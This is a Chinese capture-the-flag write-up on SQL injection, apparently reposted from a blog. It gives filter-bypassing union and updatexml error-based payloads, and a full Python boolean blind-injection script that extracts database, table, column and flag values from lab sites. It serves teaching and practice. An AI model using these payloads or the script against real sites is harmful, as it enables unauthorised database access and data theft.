
http://123.206.87.240:9004/1ndex.php


?id=-2' uniounionn selecselectt 1,flag1 from flag1--+

发现注入出来的是这个字符串 `usOwycTju+FTUUzXosjr` ，但是提交不正确，所以尝试爆 `address` 字段的数据。得到这个地址



又是一个注入，和题目 `多次` 相对应。
在 `id=1` 之后加一个 `'` 直接把 `mysql` 的报错信息直接打印出来，并且还直接把我们构造的id直接打印出来。看着应该很容易的样子。





使用异或注入的方法也可以发现下面的关键字被过滤

```
union substr sleep
```

双写无法绕过，大小写无法绕过，/! /无法绕过。
所以尝试使用 `updatexml` 报错

1.爆表

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('_',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'_'),1) --+

XPATH syntax error: '_flag2_'

2.爆字段

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_name='flag2'),'~'),1) --+

XPATH syntax error: '~flag2,address~'

3.爆内容

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),1) --+

XPATH syntax error: '~flag{Bugku-sql_6s-2i-4t-bug}~'

Sql 盲注

sql盲注

一般来说，sql盲注分为三种类型

> 基于布尔SQL盲注
> 基于时间的SQL盲注
> 基于报错的SQL盲注

关于盲注的知识点非常多，这篇博文未涉及的知识点请自行学习。
这里先以实验吧的这个布尔盲注环境为例子说明什么是sql盲注，并以此学习简单的`sql盲注脚本`。

首先进行简单的测试，大概可以得出这个环境中，返回的结果只有三种

> You are in ...：正常
> You are not in ...：不正常，原因大概是所要查询的id索引不在数据库中，但是没有触发`waf`
> Sql injection detected!：不正常，原因是传入的id的值包含某些敏感词，触发`waf`。

下一步就是进行`模糊测试`，这里使用工具`Burp Site`进行，具体用法自行百度。
大概整理了一下，被过滤的敏感词有

> union
> order by
> handler
> and
> 空格
> substr
> sleep
> or
> ,

但是`or`关键字有点特殊，可以大小写绕过或者双写绕过。猜测后台是这样处理的，使用`replace`函数把`or`置换为空。
所以基本上联合查询，时间盲注没有希望
`id=0'oorr'0'oorr'0`返回`You are not in ..............`
`id=0'oorr'1'oorr'0`返回`You are in ..............`
判定存在`布尔型盲注`，通过
`id=0'oorr(select(length(database())=18))oorr'0`返回`You are in ..............`可以判断数据库名称长度为`18`，其中的两个`oorr`中间的参数可以控制。按照这个思路可以写出一下的`盲注脚本`，需要注意的是`or`会被后台置换为空所以`information`等字母需要改为类似`infoorrmation`，`,`被过滤可以使用使用`from xx for xxx`代替，空格可以使用`/**/`代替。具体的绕过的思路可以参考我的另一篇博文。
以下是完整的注入脚本，需要下载`requests`库，代码没有优化，只是按照就简单明了的思路进行编码。

```
#!/usr/bin/env python3

# coding:utf-8

# power by jedi

import requests


headers = {

    "POST": "/web/earnest/index.php HTTP/1.1",

    "Host": "ctf5.shiyanbar.com",

    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0",
```

```
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate"
}
url = "http://ctf5.shiyanbar.com/web/earnest/index.php"
str_right = "You are in"
guess = "abcdefghijklmnopqrstuvwxyz0123456789~+=-*/\{}?!:@#$&[]._ "


def get_database_name_length():
    print("get_database_name_length start...")
    i = 0
    while True:
        data = {
            'id': "0'oorr(length(database())=%s)oorr'0" % i,
            "submit": "%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"
        }
        response = requests.post(
            url, data=data, headers=headers, timeout=3).text
        # print(response)
        if str_right in response:
            print("database name length: %s" % i)
            return i
        i += 1


def get_database_name():
    print("get_database_name start...")
    # database_name_length = get_database_name_length()
    database_name_length = 18
    database_name = ""
    for i in range(0, database_name_length):
        i += 1
        for x in guess:
            data = {
                'id': "0'oorr(mid((database())from(%s)foorr(1))='%s')oorr'0" % (i, x),
                "submit": "%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"
            }
            # print(x)
            try:
                response = requests.post(
                    url, data=data, headers=headers, timeout=3).text
                # print(data)
                if str_right in response:
```

```
                database_name += x
                print("%s--------%s" % (i, x))
                break
            except Exception as e:
                print(e)
    print("database name:%s" % database_name)


def get_table_name():
    print("get_table_name start...")
    table_names = ""
    for i in range(30):
        i += 1
        for x in guess:
            data = {
                "id":
"0'oorr((select(mid(group_concat(table_name)from(%s)foorr(1)))from(infoorrmation_schema.tables)where(table_schema)=databas
e())='%s')oorr'0" % (i, x)
            }
            try:
                response = requests.post(
                    url, data=data, headers=headers, timeout=3).text
                # print(data)
                if str_right in response:
                    table_names += x
                    print("%s--------%s" % (i, x))
                    break
            except Exception as e:
                print(e)
    print("table names:%s" % table_names)
    '''
    1--------f
      2--------i
      3--------a
      4--------g
      6--------u
      7--------s
      8--------e
      9--------r
      10--------s
    '''


def get_column_name():
```

```
    print("get_column_name")
    column_name = ""
    for i in range(30):
        i += 1
        for x in guess:
            data = {
                "id":
"0'oorr((select(mid(group_concat(column_name)from(%s)foorr(1)))from(infoorrmation_schema.columns)where(table_name)='fiag')
='%s')oorr'0" % (i, x)
            }
            try:
                response = requests.post(
                    url, data=data, headers=headers, timeout=3).text
                # print(data)
                if str_right in response:
                    column_name += x
                    print("%s--------%s" % (i, x))
                    break
            except Exception as e:
                print(e)
    print("table names:%s" % column_name)
'''
1--------f
2--------l
3--------$
4--------4
5--------g
'''
def dump_flag():
    print("dump_flag")
    flag = ""
    for i in range(30):
        i += 1
        for x in guess:
            data = {
                "id":"0'oorr((select(mid((fl$4g)from(%s)foorr(1)))from(fiag))='%s')oorr'0"%(i,x)
            }
            #print(data)
            try:
                response = requests.post(url, data=data, headers=headers, timeout=3).text
                if str_right in response:
                    flag += x
                    print("%s-----%s"%(i,x))
                    break
```

```
            except Exception as e:
                print(e)


def main():
    # get_database_name_length()
    #get_table_name()
    #get_column_name()
    dump_flag()


if __name__ == '__main__':
    main()
```

小结：sql 盲注一般先要判断盲注的类型，然后判断被过滤的关键字，再然后关键字绕过，最后编码。

转载自：https://blog.csdn.net/huanghelouzi/article/details/82999684